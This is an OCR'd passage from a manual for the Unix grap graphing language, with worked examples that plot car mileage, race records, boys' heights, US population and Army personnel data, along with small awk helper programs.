
The file `cars.d` contains the mileage (miles per gallon) and the weight (pounds) for 74 models of automobiles sold in the United States in the 1979 model year.

```
 22  2930
 17  3350
 22  2640
 17  2830
 23  2070
...
 17  3170
```

The trivial *grap* program

```
copy "cars.d"
```

produces




This graph shows that weights bottom out somewhat below 2000 pounds and that heavier cars get worse mileage; it is hard to say much more about the relationship between weight and mileage.

The next graph provides labels, uses circles to expose data hidden in the clouds of bullets, and re-expresses the *x*-axis in gallons per mile. It also changes the point size and vertical spacing to a size appropriate for camera-ready journal articles and books; the size changes should be made outside the *grap* program. The `.ft` command changes to a Helvetica font, which some people prefer for graphs.

```
.ft H
.ps -2
.vs -2
frame ht 2.5 wid 2.5
label left "Weight" "(Pounds)" left .3
label bot "Gallons per Mile"
coord x 0,.10 y 0,5000
ticks left from 0 to 5000 by 1000
ticks bot from 0 to .10 by .02
copy "cars.d" thru { circle at 1/$1, $2 }
.vs +2
.ps +2
.ft
```

Grap supports logarithmic re-expression of data with the `log` clause in the `coord` statement; any other re-expression of data must be done with *grap* arithmetic, as above.




This graph shows that gallons per mile is roughly proportional to weight. (The two outliers near 4000 pounds are the Cadillac Seville and the Oldsmobile 98.)

In *Visual Display of Quantitative Information*, Tufte proposes the ‘‘dot-dash-plot’’ as a means for maximizing data ink (showing the two-dimensional distribution and the two one-dimensional marginal distributions) while minimizing what he calls ‘‘chart junk’’ — ink wasted on borders and non-data labels. His preference is easy to express in *grap*:

```
frame invis ht 3 wid 3
coord x 0, .10 y 0, 5000
copy "cars.d" thru {
        tx = 1/$1; ty = $2
        bullet at tx,ty
        tick bot at tx ""
        tick left at ty ""
}
```

Although visually attractive, we do not find the resulting graph as useful for interpreting the data.



Tufte's graph does point out two facts that are not obvious in the previous graphs: there is a gap in car weights near 3000 pounds (exhibited by the hole in the *y*-axis ticks), and the gallons per mile axis is regularly structured (the ticks are the reciprocals of an almost dense sequence of integers). The reader may decide whether those insights are worth the decrease in clarity.


Throughout the twentieth century, horses, cars and people have gotten faster; let's study those improvements. For horses, we'll consider the winning times of the Kentucky Derby from 1909 to 1988, in the file `speedhorse.d`:

```
126.2
126.4
125.0
129.4
124.8
...
122.2
```

The program

```
label left "Winning Time" "(seconds)" left .3
label bot "Kentucky Derby, 1909 to 1988"
bestsofar = 1000  # Greater than first time
year = 09
copy "speedhorse.d" thru {
        bullet at year, $1
        bestsofar = min(bestsofar, $1)
        line from year, bestsofar to year+1, bestsofar
        year = year+1
}
```

produces the graph



Each race is recorded with a bullet and record times are marked by horizontal lines. Secretariat is the only horse to have run the one-and-a-quarter-mile race in under two minutes; he won in 1973 in 1:59.4.


For automobiles we will study the world land speed record (even though those vehicles are by now just low-flying airplanes). The file `speedcar.d` lists years in which speed records were set and the record set in that year, in miles per hour averaged over a one-mile course.

```
06      127
10      131
11      141
19      149
20      155
...
83      633
```

We will plot the data with the following *grap* program, which uses nested braces in the `copy` and `if` statements.


```
label bot "World Land Speed Record"
label left "Miles" "per" "Hour" left .4
ticks bot out from 10 to 70 by 10 ""
ticks bot out at 0 "1900", 40 "1940", 80 "1980"
firstrecord = 1
copy "speedcar.d" thru {
        if firstrecord == 1 then {
                firstrecord = 0
        } else {
                line from lastyear, lastrec to $1, lastrec
        }
        lastyear = $1; lastrec = $2
}
line from lastyear, lastrec to 84, lastrec
```

Each record line is drawn after the *next* record is read, because the program must know when the record was broken to draw its line. The `if` statement handles the first record, and the extra `line` command extends the last record out to the current date.



The horizontal lines reflect the nature of world records: they last until they are broken. The records could also have been plotted by a scatterplot in which each point represents the setting of a record, but it would be misleading to connect adjacent points with line segments (which we inappropriately did in the graphs of the Olympic 400 meter run).

The following graph shows the world record times for the one mile run; because its *grap* program is so similar to its automotive counterpart, we won't show the program or data.



The three graphs show three different kinds of changes. Although horses are getting faster, they appear to be approaching a barrier near two minutes. Cars show great jumps as new technologies are introduced followed by a plateau as limits of the technology are reached. Milers have shown a fairly consistent linear improvement over this century, but there must be an asymptote down there somewhere.


The next file gives the median heights of boys in the United States aged 2 to 18, together with the fifth and ninety-fifth percentiles.

```
 2  82.5  86.8  94.4
 3  89.0  94.9 102.0
 4  95.8 102.9 109.9
 5 102.0 109.9 117.0
 6 107.7 116.1 123.5
...
18 165.7 176.8 187.6
```

The heights are given in centimeters (1 foot = 30.48 centimeters). The trivial program

```
copy "boyhts.d"
```

displays the data as



Because there are four numbers on each input line, the first is taken as an *x*-value and the remaining three are plotted as *y*-values.

The three curves appear to be roughly straight (at least up to age 16), so it makes sense to fit a line through them. We will use the standard least squares regression in which

$$slope = \frac{n\Sigma xy - \Sigma x\Sigma y}{n\Sigma x^2 - (\Sigma x)^2}$$


(where the summations range over all n x and y values in the data set) and the y-intercept is

$$\frac{\Sigma y - slope \times \Sigma x}{n}$$

The following *grap* program boldly (and rather foolishly) implements that formula.

```
label left "Heights in Feet" "(Median and" "fifth percentiles)"
label bot "Heights of Boys in U.S., ages 2 to 18"
cmpft = 30.48  # Centimeters per foot
minx = 1e12; maxx = -1e12
n = sigx = sigx2 = sigy = sigxy = 0
copy "boyhts.d" thru {
        line from $1, $2/cmpft to $1, $4/cmpft
        ty = $3/cmpft
        bullet at $1,ty
        n = n+1
        sigx = sigx+$1; sigx2 = sigx2+$1*$1
        sigy = sigy+ty; sigxy = sigxy+$1*ty
        minx = min(minx,$1); maxx = max(maxx,$1)
}
# Calculate least squares fit and draw it
slope = (n*sigxy - sigx*sigy) / (n*sigx2 - sigx*sigx)
inter = (sigy - slope*sigx) / n
line from minx, slope*minx+inter to maxx, slope*maxx+inter
```

It plots the extreme fifth percentiles as a bar through the median, which is plotted as a bullet. All heights are converted to feet before plotting and calculating the regression line.



Grap `print` statements write on `stderr` as they are processed by *grap*; their single argument can be either an expression or a string. The `print` statements (which are commented out in the above *grap* program) at one time showed that the regression line is

$$Height\ in\ Feet = 2.61 + .19 \times Age$$

Thus for most American boys between 3 and 16, you may safely assume that they started out life at 2 feet 7 inches and grew at the rate of two and a quarter inches per year.

This program probably misapplies *grap*; if you really want to perform least squares regressions on data, you should usually use a simple *awk* program like

```
awk '
        { x+=$1; x2+=$1*$1; y+=$2; xy+=$1*$2 }
END     { slope=(NR*xy-x*y)/(NR*x2-x*x); print (y-slope*x)/NR, slope }
' $*
```

(Be warned, though, that this program is not numerically robust.)


While we're on the subject of fitting straight lines to data, we'll redraw three graphs from J. W. Tukey's *Exploratory Data Analysis*. The file `usapop.d` records the population of the United States in millions at ten-year intervals.

```
1790   3.93
1800   5.31
1810   7.24
1820   9.64
1830  12.87
...
1950 150.7
```

Tukey's first two graphs indicate that the later population growth was linear while the early growth was exponential. The following *grap* program plots them as a pair, using `graph` commands to place internally unrelated graphs adjacent to one another.

```
graph Linear
        coord x 1785,1955 y 0,160
        label left "Population" "in Millions" left .2
        label right "Linear Scale," "Linear Fit"
        ticks bot off
        copy "usapop.d"
        define fit { 35 + 1.4*($1-1870) }
        line from 1850,fit(1850) to 1950,fit(1950)
graph Exponential with .Frame.n at Linear.Frame.s -(0,.05)
        coord x 1785,1955 y 3,160 log y
        label left "Population" "in Millions" left .2
        label right "Logarithmic Scale," "Exponential Fit"
        copy "usapop.d"
        define fit { exp(0.75 + .012*($1-1800)) }
        line from 1790,fit(1790) to 1920,fit(1920)
```


The statements defining each graph are indented for clarity. The second graph has the northern point of its frame 0.05 inch below the southern point of the frame of the first graph; the `with` clause is passed directly through to *pic* without being evaluated for macros or expressions. The names of both graphs begin with capital letters to conform to *pic* syntax for labels.



Polynomial functions lie between the linear and exponential functions; Tukey shows how a seventh-degree polynomial provides a better (and longer) fit to the early population growth.

```
label left "Population" "in Millions" left .2
label right "$x$ re-expressed as" "" \
        "$space 0 left ( {date - 1600} over 100 right ) sup 7$" left 1.2
define newx { exp(7*(log(($1-1600)/100))) }
ticks bot out at newx(1800) "1800", newx(1850) "1850",\
                 newx(1900) "1900"
copy "usapop.d" thru {
  if $1 <= 1900 then { bullet at newx($1),$2 }
}
```

This program re-expresses the *x*-axis with *grap* arithmetic and uses an `if` statement to graph only part of the data file. It produces



The *eqn* `space 0` clause is necessary to keep *eqn* from adding extra space that would interfere with positions computed by *grap*; see Section 4.


The file `army.d` contains four related time series describing the United States Army.

```
40  16 .9  249  1
42 190 12 2867  1
43 521 36 6358 55
44 692 47 7144 71
45 772 62 7283 90
...
83  80  9  606 67
```

The first field is the year; the next four fields give the number of male officers, female officers, enlisted males and enlisted females, each in thousands. (Actually, there were no female enlisted personnel in the Army until 1943; the value 1 in 1940 and 1942 is just a placeholder, since *grap* has no mechanism for handling missing data.) The following *grap* program draws the four series with four different sets of `draw` and `next` commands.


```
coord x 38,85 y .8,10000 log y
label bot "U.S. Army Personnel"
label left "Thousands" left .3
draw of solid   # Officers Female
draw ef dashed  # Enlisted Female
draw om dotted  # Officers Male
draw em solid   # Enlisted Male
copy "army.d" thru {
        next of at $1,$3
        next ef at $1,$5
        next om at $1,$2
        next em at $1,$4
}
copy thru { "$1 $2" size -3 at 60,$3 } until "XXX"
Enlisted Men 1200
Male Officers 140
Enlisted Women 12
Female Officers 2.5
XXX
```

The program labels the lines by `copy`ing immediate data; the program is therefore shorter to write and easier to change. The delimiter string `XXX` in the `until` clause could be deleted in this graph: the `.G2` line also denotes the end of data. Even though that string is enclosed in quotes, it may not contain spaces. The *y*-positions of the labels are the result of several iterations.



This data can tell many stories: the buildup during the Second World War is obvious, as is the exodus after the war; increases during Korea and Vietnam are also apparent. We will consider a different story: the ratio of enlisted men to the three other classes of personnel. There are several ways to plot this data (the most obvious graph uses three time series showing how the ratios change over time, and is left as an exercise for the reader).

We will instead construct a graph that gives little insight into this data, but illustrates a general method that is quite useful in conjunction with *grap*. The graph is a ‘‘scatterplot vector’’ that shows how one variable (the number of enlisted men) varies as a function of the other three. Breaking with tradition, we first show the final graphs, all of which have logarithmic scales.



The number of enlisted men is almost linearly related to the number of male officers, it is somewhat related to the number of female officers, and it varies widely as a function of the number of enlisted women.

Much more interesting than the graph itself is the method we used to produce it. We wrote a miniature ‘‘compiler’’ that accepts as its ‘‘source language’’ a description of a scatterplot vector and produces as ‘‘object code’’ a *grap* program to draw the graph. The source program for the above example is

```
file "army.d"
log x log y
symbol "\s-3$1\s+3"
y $4 Enlisted_Men
x $2 Male_Officers
x $3 Female_Officers
x $5 Enlisted_Women
```

The program lists several global attributes of the graph, the *y*-variable to be plotted, and as many *x*-variables as are desired; with each variable is its field in the file and a descriptive string. The language is ‘‘compiled’’ by the following *awk* program.

```
awk '
# Parse all commands
$1 == "file"    { fname = $2 }
$1 == "log"     { logtext = $0 }
$1 == "symbol"  { symtext = $2 }
$1 == "y"       { yfield = $2; ylabel = $3 }
$1 == "x"       { n++; xfield[n] = $2; xlabel[n] = $3 }
# Generate n graphs
END {   print ".G1"
        for (i = 1; i <= n; i++) {
                if (s != "") print "#"
                print "graph A" s
                s = " with .Frame.w at A.Frame.e +(.1,0)"
                print "frame ht " 5/n " wid " 5/n
                print "label bot \"" xlabel[i] "\""
                if (i == 1) print "label left \"" ylabel "\""
                if (logtext != "") print "coord " logtext
                print "ticks off"
                print "copy " fname " thru { " symtext\
                        " at " xfield[i] "," yfield " }"
        }
        print ".G2"
}
' $1
```

Running this program on the above description produces the following output, which is typically piped directly to *grap*.

```
graph A
frame ht 1.66667 wid 1.66667
label bot "Male_Officers"
label left "Enlisted_Men"
coord log x log y
ticks off
copy "army.d" thru { "\s-3$1\s+3" at $2,$4 }
#
graph A with .Frame.w at A.Frame.e +(.1,0)
frame ht 1.66667 wid 1.66667
label bot "Female_Officers"
coord log x log y
ticks off
copy "army.d" thru { "\s-3$1\s+3" at $3,$4 }
#
graph A with .Frame.w at A.Frame.e +(.1,0)
frame ht 1.66667 wid 1.66667
label bot "Enlisted_Women"
coord log x log y
ticks off
copy "army.d" thru { "\s-3$1\s+3" at $5,$4 }
```

The generated program uses the *pic* trick of re-using the same name (`A`) for several objects.


Although the program above is merely a toy, ‘‘minicompilers’’ can produce useful preprocessors for *grap*. The `scatmat` program, for instance, is a 90-line *awk* program that reads a simple input language and produces as output a *grap* program to produce a ‘‘scatterplot matrix’’, which is a handy graphical device for spotting pairwise interactions among several variables. If *grap* lacks a feature you desire, consider building a simple preprocessor to provide it. An alternative is to define macros for the task; which approach is best depends strongly on the job you wish to accomplish.

The next graph uses iterators to make a graph without reading data from a file. Rather, its ‘‘data’’ is a function of two variables that describes a derivative field and a function of one variable that describes one solution to the differential equation.

```
frame ht 2.5 wid 2.5
coord x 0,1 y 0,1
label bot "Direction field is $y sup prime = x sup 2 / y$"
label left "$y = sqrt {(2x sup 3 +1)/3}$" right .3
ticks left in 0 at 0,1
ticks bot in 0 at 0,1
len = .04
for tx from .01 to .91 by .1 do {
        for ty from .01 to .91 by .1 do {
                deriv = tx*tx/ty
                scale = len/sqrt(1+deriv*deriv)
                line from tx,ty to tx+scale,ty+scale*deriv
        }
}
draw solid
for tx = 0 to 1 by .05 do {
        next at tx, sqrt((2*tx*tx*tx+1)/3)
}
```

The left label uses *eqn* text between the `$$` delimiters. The variable `scale` ensures that all lines in the direction field are the same length. The `in` clauses in the `ticks` statements specify that the ticks go in zero inches

to avoid overprinting. The variables `tx` and `ty` are so named because `x` and `y` are reserved words for the `coord` statement.



